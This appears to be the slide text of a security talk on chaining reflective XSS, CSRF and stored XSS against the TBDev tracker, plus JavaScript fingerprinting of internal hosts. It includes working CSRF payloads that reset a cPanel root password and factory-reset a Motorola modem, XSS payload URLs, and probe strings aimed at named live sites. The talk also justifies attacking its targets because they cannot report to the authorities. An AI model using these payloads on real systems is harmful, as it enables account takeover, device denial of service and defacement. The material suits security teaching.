# CSRF Bouncing

- By Michael Brooks

# What?

- This is an advanced talk on exploit chaning and CSRF.

- This will detail the process I used for finding and writing an exploit chain against a real world application.

- This will also discuess using JavaScript to locate targets to attack.

# Prerequsite

- You must already know how to exploit Cross Site Scripting and Cross Site Request Forgeries.

- How Session IDs are used.

- The Same Origin Policy.

# Usual CSRF

- Most CSRF makes use of Existing Functionatliy.

- An Example is my exploit to change the system's root password using cPanel WebHost Manager v3.1.0 (2008)

```
</html>
<img src="https://localhost:2087/scripts/passwd?user=root&password=hacked&password2=hacked&submit-domain2=Change+Password" height=1 widt
</html>
```

- **Got root?**

# Usual CSRF

- How I Sea-Surfed on the Motorola Surfboard Cable Modem:

    - Restores factory default which will DoS the modem for ''5-30 minuets''

```html
<html>
    <form id=2 method=post action='http://192.168.100.1/configdata.html'>
        <input name='BUTTON_INPUT' value='Reset+All+Defaults'>
    </form>
<html>
<script>
    document.getElementById(2).submit();
</script>
```

# Surface Area and CSRF

- Large parts of a Web Application can exist in a Password Protected area.

- This password protected area can and will suffer from vulnerabilities.

  - XSS

  - SQL Injection

- By sending malformed requests with CSRF its possible to gain access to new attack surfaces.

# Thoughts of Devlopers

- Why spend time validating the input of someone I trust?

- A password is required,  that should be enough to keep out an attacker!

# Thoughts of Hackers

- Why should I look for a flaw that I can't exploit?

# Thoughts of Users

- Baa Baa

# Discovery

- First Steps

- Pre-Scan

- Wapiti

- Results

# The Application

- We will be hacking TBDev which is a Popular Private Torrent tracker software.

- These communities are secretive because they are breaking the law.

- If they get hacked, they can't go to the authorities.

# War Room

- I do all of my auditing in a Virtual Machine.

  - I do not expose my work station to attack

  - If I damage the machine with a test I can easily use a copy.

  - Run multiple copies of a VM and tests at the same time.

# First Steps

- Install TBDev.

- Create an administrative account

- Make sure display_errors=On in your php.ini .
  Wapiti reads error messages for the discovery of
  some flaws.  (Not XSS)

# Attack Spider

- I used the web application Attack Spider Wapiti:

- http://wapiti.sourceforge.net/

- But you can use your favorite tool if you wish.

# Wapiti

- Useing Wapiti's getcookie.py

```
mike@hydra: ~/wapiti-1.1.6

File  Edit  View  Terminal  Tabs  Help

mike@hydra:~/wapiti-1.1.6$ python getcookie.py tbdev.cook http://10.1.1.193/Audits/tbdev-01-01-08/login.php
Please enter values for the folling form :
url = http://10.1.1.193/Audits/tbdev-01-01-08/takelogin.php
username (on) : admin
password (on) : password
0 : <Cookie pass=633933c69c4deef9649130da1b759c65 for 10.1.1.193/>
1 : <Cookie uid=1 for 10.1.1.193/>
mike@hydra:~/wapiti-1.1.6$
```

# Immortal Sessions

- If we use getcookie.py again we will see that we receave the same session id with the name "pass".

- This is an indecation that this application might be using Immortal Sessions.

- Further Verifcation can be obtained by searching for the session id in the database or examining the code.

- The cookie is a Satled MD5 hash of the password.

# WHY MD5!?

- Stop using a broken message digest!

    - The SHA-2 family is secure! (for now).

- NEVER spill a password hash to the user!

- Session ID's should be random numbers,  not a message digest!

- Don't let that Hex confuse you!

# Pre-Scan

- Before we scan we have to take into consideration that the scan might break.

  - In most applications we want to avoid logging out.

    - This application uses immortal session Ids so logout.php is purely cosmetic.

  - If we change the password it will change the session ID, so we need to avoid my.php

# Wapiti Scan

- `python wapiti.py http://10.1.1.193/         v-01-01-08 -c tbdev.cook  -x http://10.1.1.193/Audits/tbdev-01-01-08/my.php`
  - -c tbdev.cook uses the cookie file we created with getcookie.py
  - The -x  statement will avoid changing the password.

# Results

- XSS (url) in http://10.1.1.193/Audit/tbdev-01-01-08/redir.php

- Evil url: http://10.1.1.193/Audit/tbdev-01-01-08/redir.php?url=<script>var+wapiti_687474703a2 2f31302e312e312e3139392f41756469742f7462264 5762d30312d30312d30382f72656469722e706870_ 75726c=new+Boolean();</script>

- Found XSS in http://10.1.1.193/Audit/tbdev-01-01-08/news.php?action=add

-  with params = body=%3Cscript%3Evar+wapiti_687474703a2f2f3302e312e312e3139392f41756469742f74626465576 d30312d30312d30382f6e6577732e7068703f61637374696f6e3d616464_626f6479%3Dnew+Boolean%28 %29%3B%3C%2Fscript%3E

-  coming from http://10.1.1.193/Audit/tbdev-01-01-08/news.php

# Stored XSS on index.php!

- Found permanent XSS in http://10.1.1.193/Audit/tbdev-01-01-08/

-   attacked by http://10.1.1.193/Audit/tbdev-01-01-08/news.php?action=add with field body

# Analyzing the Results

- Juding from the scan results alone we know the Stored XSS flaw is CSRF. This is because we see that the only paramater used is "body".

- Easy to test by replaying the request.

```html
<html>
    <form method=post id=1 action='http://10.1.1.206/Audit/tbdev-01-01-08/news.php?action=add'>
        <input name='body' value='0w3nd'>
    </form>
<html>
<script>
    document.getElementById(1).submit();
</script>
```

# Tamper Data

- The Tamper Data plugin for firefox allows you to replay and modify requests as well.

# CSRF->XSS

- The CSRF flaw gives us the ability put a news posting on index.php. An attacker could say something as simple as "0wn3d".

- However, the news post does not defend against XSS.

  - Should have used htmlspecialchars()

# Encoding

- TBDev is calling addslashes() each time we make a request. This will malform our attack if we try to use quote marks.

- I wrote a function to encode a string as CSV ASCII

- Then I use the  JavaScript function: String.fromCharCode() to decode.

# Putting it all together

- We really want to hit that stored XSS.

    - In order to do this we to trick the administrator into executing JavaScript which will send the forged request.

- The solution is a mix of Reflective XSS and Social Engineering.

- Reflective XSS->CSRF->Stored XSS

# Exploitation

- In order to get to the Admin we need a user account

- You could try singing up for one, however signups maybe closed.

- From our scan we know redir.php has a Reflective XSS flaw.

- If you can trick a user of the system to click on a link to redir.php then you can hijack their Session ID.

# Contacting the Admin

- Once we have user level access we can then identify the Admin with ease.

- The admin will have the id of 1. This also is true for many other SQL powered applications.

- This URL may have the admin's email address, but you can also send a Personal Message.

- http://10.1.1.193/userdetails.php?id=1

# Demonstration

- Now I will show you my exploit code and use it to deface a default TBDev install.

# Defence

- Limiting the access of the administrator account is a good idea.

    - What if the administrator account was hijacked by other means?

    - This is why chroot is used in the *nix world.

- Use CSRF protection throughout the entire application, epically in the administrative area.

    - CSRFGuard

# Defence Cont.

- An attacker must be able to see the application to attack it with CSRF.

- This is why CSRF a popular attack against Google.

  - For the majority of Google applications the source is no available, so black box attacks like CSRF are easier to find.

# The Path

- If the attacker needs to know the path in order to forge the request.
  - What if we try and fool the attacker by chaning the path

# Same Orgin Polcy and CSRF

- The same orgin policy is very important on the internet today.

- If JavaScript could read someone else's page, the script could then read the token used to protect against CSRF.

# Bending the rules.

- Both Spi Dynamics (Now apart of HP) and GNUCitizen have written their own javascript port scanners.

- http://www.gnucitizen.org/projects/javascript-port-scanner/

# How the JS Scanners work.

- JavaScript is using onLoad(), onError() as well as timing to identify http servers anywhere.

- Timing attacks are used in Cryptography as well as Blind SQL Injection.

- Unfortunately this timing attack is very inaccurate for detecting web servers in the real world.

# Fingerprinting Webservers in JS

- This method works very well in the real world.

- If you know the locaiton of an image on the remote server then Javascript can read the dimensions.

- SPI Dynamic's scanner3.js line 40:
    this.signatures = [ ["/pagerror.gif", [36, 48], "Microsoft IIS"],["/icons/c.gif", [20, 22], "Apache"]];

# Fingerprinting Network Hardware

- Very Easy to make a Fingerprint!

- A new signature can be created by finding a picture on the device and adding it to scanner3.js

- Examples:

  - ["/images/paypal.gif",[62,31],"DD-WRT" ]
  - ["/logo.gif",[91,37],"Motorola Surfbord" ]

# Easy to Fool

- Put an image that is 62 by 31 pixels in /images/paypal.gif and the scanner will think you are a DD-WRT .

  - but the scanner will know you exist!

# Scanner Results

- 10.1.1.13 is running DD-WRT!

- 10.1.1.195 is running PHP!

- The scanner did not find 10.1.1.193, and the rest are false postives.

| IP | Host Exists? | Webserver |
|---|---|---|
| 10.1.1.10 | false | NA |
| 10.1.1.11 | false | NA |
| 10.1.1.12 | true | none |
| 10.1.1.13 | true | DD-WRT |
| 10.1.1.14 | false | NA |
| 10.1.1.193 | false | NA |
| 10.1.1.194 | true | none |
| 10.1.1.195 | true | PHP |
| 10.1.1.196 | false | NA |
| 10.1.1.197 | false | NA |
| 10.1.1.198 | true | none |
| 10.1.1.199 | true | Unknown Webserver |

# Demonstration

- I will not build a fingerprint for a piece of network hardware.

- This will take about two minuts to fingerprint and scan.

# Limitations on Fingerpriting

- MUST have access to an Image!

- For instance D-Link routers prompt the user for authentication before allowing access.

# PHP Fingerprinting

- What if there was a magic GET request that would cause all PHP files to throw back an

- # IMAGE?

# PHP's Images

- ?=PHPE9568F36-D428-11d2-A769-00AA001ACF42

- ?=PHPE9568F35-D428-11d2-A769-00AA001ACF42

- ?=PHPE9568F34-D428-11d2-A769-00AA001ACF42

- Live Examples

- All of these sites have a /index.php file.

- http://digg.com/?=PHPE9568F34-D428-11d2-A769-00AA001ACF42

- http://defcon.com/?=PHPE9568F34-D428-11d2-A769-00AA001ACF42

- http://blackhat.com/?=PHPE9568F36-D428-11d2-A769-00AA001ACF42

   - Blackhat.com says: "file does not exist". You shouldn't have reacted blackhat, because now I know your running PHP!

# Impact

- Using JavaScript within the current limitations of the Same Orgin Policy it is possilbe to force a web browser into finding HTTP servers and enumerating the directory structure of PHP applications.

# CSRF?

- Using this fingerprinting method an exploit can precisely locate where to send a CSRF attack.

- An attacker can potentially make a large number of guesses of where to send CSRF attacks.

# 0-Day

- I will release an 0-day exploit at this time in the talk

- I will also provide a Virtual Machine connected to the network and allow everyone in the audience to use my exploit.

# Questions?